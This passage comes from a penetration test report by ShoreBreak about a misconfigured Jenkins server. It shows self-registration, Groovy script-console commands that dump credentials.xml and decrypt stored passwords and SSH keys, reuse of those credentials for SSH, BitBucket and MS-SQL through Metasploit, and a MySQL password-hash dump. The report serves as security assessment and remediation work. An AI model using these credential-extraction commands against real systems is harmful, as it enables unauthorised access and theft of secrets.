
ShoreBreak discovered a misconfigured Jenkins web application on the host [redacted] via a network pivot obtained through phishing. It was possible to use the Jenkins script console to execute code on another development host connected to this Jenkins instance. Code could be executed in a limited user context. Leveraging this ability, ShoreBreak was able to obtain SSH user credentials to the connected host and login to the host, acme-web-yn-01.beta.acme.local ([redacted]). The same credentials allowed ShoreBreak to login to the host's BitBucket application and obtain source code and database credentials for MS-SQL services.

ShoreBreak was then able to escalate privileges to that of the root user. **This allowed the test team to obtain the Linux shadow hashes, quickly crack them, and obtain SSH access with root privileges on multiple servers in the ops network.**

The impact of this vulnerability could allow an attacker to enumerate the system to obtain sensitive data such as source code, password credentials, and private SSH keys, as demonstrated by the test team. ShoreBreak recommends disabling unauthorized account registration and using role-based user configuration.

Details


The Jenkins application allowed ShoreBreak to register an account and login, as seen in the screenshots below.



Not secure | [redacted]:8081/login?from=%2F

Welcome to Jenkins!

Please sign in below or create an account.



[redacted]:8081/asynchPeople/


People

Includes all known "users", including login identities which the currer

User ID	Name
[redacted]	[redacted]
[redacted]	[redacted]
[redacted]	[redacted]
shrbrk	Shorebreak Security

Once authenticated, ShoreBreak was able to extract application credentials and SSH keys via the script console. First, ShoreBreak extracted the credentials.xml file used by the Jenkins application.


The following image demonstrates the ability to extract the credentials.xml file.



Result

```
<?xml version='1.1' encoding='UTF-8'?>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@2.1.17">
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
    <entry>
      <com.cloudbees.plugins.credentials.domains.Domain>
        <specifications/>
      </com.cloudbees.plugins.credentials.domains.Domain>
      <java.util.concurrent.CopyOnWriteArrayList>
        <com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey plugin="ssh-credentials@1.14">
          <scope>GLOBAL</scope>
          <id>[redacted]</id>
          <description>Jenkins Interface Account</description>
          <username>Jenkins</username>
          <privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPrivateKeySource">
            <privateKey>[redacted]
</privateKey>
          </privateKeySource>
        </com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey>
        <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          <scope>GLOBAL</scope>
          <id>[redacted]</id>
          <description>[redacted]</description>
          <username>[redacted]</username>
          <password>{[redacted]}</password>
        </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
        <com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey plugin="ssh-credentials@1.14">
          <scope>GLOBAL</scope>
          <id>[redacted]</id>
          <description>FYI public key: ssh-rsa ...Tft[redacted]</description>
          <username>jenkins-general-purpose</username>
          <passphrase>{[redacted]}</passphrase>
          <privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPrivateKeySource">
            <privateKey>[redacted]
```

Next, ShoreBreak used the Jenkins application to decrypt credentials and SSH keys from the credentials.xml file. The following screenshot demonstrates extracting a user password.



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
println(hudson.util.Secret.fromString("{[redacted]}").getPlainText())
```

Result

[redacted]

The following screenshot demonstrates extracting a user password and SSH keys.



Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
println(hudson.util.Secret.fromString("{[redacted]
```

Result

```
-----BEGIN RSA PRIVATE KEY-----
[redacted]
-----END RSA PRIVATE KEY-----
```


Leveraging the 'mteller' user's credentials, ShoreBreak was able to obtain access to the server's BitBucket installation and extract database credentials, as seen in the screenshot below.



databaseFunctions.php ADDED


```
<?php
// Globals
$dbUser = '[redacted]';
$dbPW = '[redacted]';
$dsn = '[redacted]';
$dbName = '[redacted]'; // default database
$dbConnection = NULL;
//$productId = '[redacted]';
$analysisSections = array('[redacted]',
    '[redacted]
);

$pssProductIds = array(1 => '[redacted]', 2 => '[redacted]', 3 => '[redacted]');

define("NOTAVAILABLESTRING", "NA");

function connectToDB()
{
  global $dbUser, $dbPW, $dsn, $dbConnection, $dbName;

```

Leveraging these credentials, ShoreBreak was able to obtain access to the MS-SQL service on another remote host, as seen in the screenshot below.




```
Credentials
===========

host        origin      service           public             private     realm        private_type
----        ------      -------           ------             -------     -----        ------------
[redacted]  [redacted]  21/tcp (ftp)      anonymous          [redacted]               Password
                        1433/tcp (mssql)  public_read_only               WORKSTATION  Password
                        1433/tcp (mssql)  [redacted]                     WORKSTATION  Password
[redacted]  [redacted]  1433/tcp (mssql)  [redacted]         [redacted]  WORKSTATION  Password
                        1433/tcp (mssql)                                              Password
[redacted]  [redacted]  445/tcp (smb)     [redacted]         [redacted]               Password
```

And the following screenshot demonstrates the ability to leverage the same 'mteller' SSH credentials to access acme-web-yn-01.



```
msf auxiliary(scanner/ssh/ssh_login) > creds
Credentials
===========

host        origin      service       public      private     realm  private_type
----        ------      -------       ------      -------     -----  ------------
[redacted]  [redacted]  22/tcp (ssh)  [redacted]  [redacted]         Password

msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                         Connection
  --  ----  ----   -----------                         ----------
  1         shell  SSH [redacted] [redacted] ([redacted]:22)  [redacted]:38317 -> [redacted]:43953 ([redacted])

msf auxiliary(scanner/ssh/ssh_login) >
```


Once connected to the acme-web-yn-01 server, ShoreBreak was able to extract the root user's MySQL credentials, and dump user password hashes for the jiradb, stash database, and Acme management databases, as demonstrated in the screenshot below.



```
mysql> select uid,name,pass from users;
+-----+------------------+---------------------------------------------------+
| uid | name             | pass                                              |
+-----+------------------+---------------------------------------------------+
|   0 |                  |                                                   |
|   1 | admin            | [redacted]                                        |
|   2 | [redacted]       |                                                   |
|   3 |                  |                                                   |
|   4 | writer           |                                                   |
|   5 | editor           |                                                   |
|   6 | [redacted]       |                                                   |
|   7 |                  |                                                   |
|   8 |                  |                                                   |
|   9 |                  |                                                   |
|  10 |                  |                                                   |
|  12 |                  |                                                   |
|  20 |                  |                                                   |
|  21 |                  |                                                   |
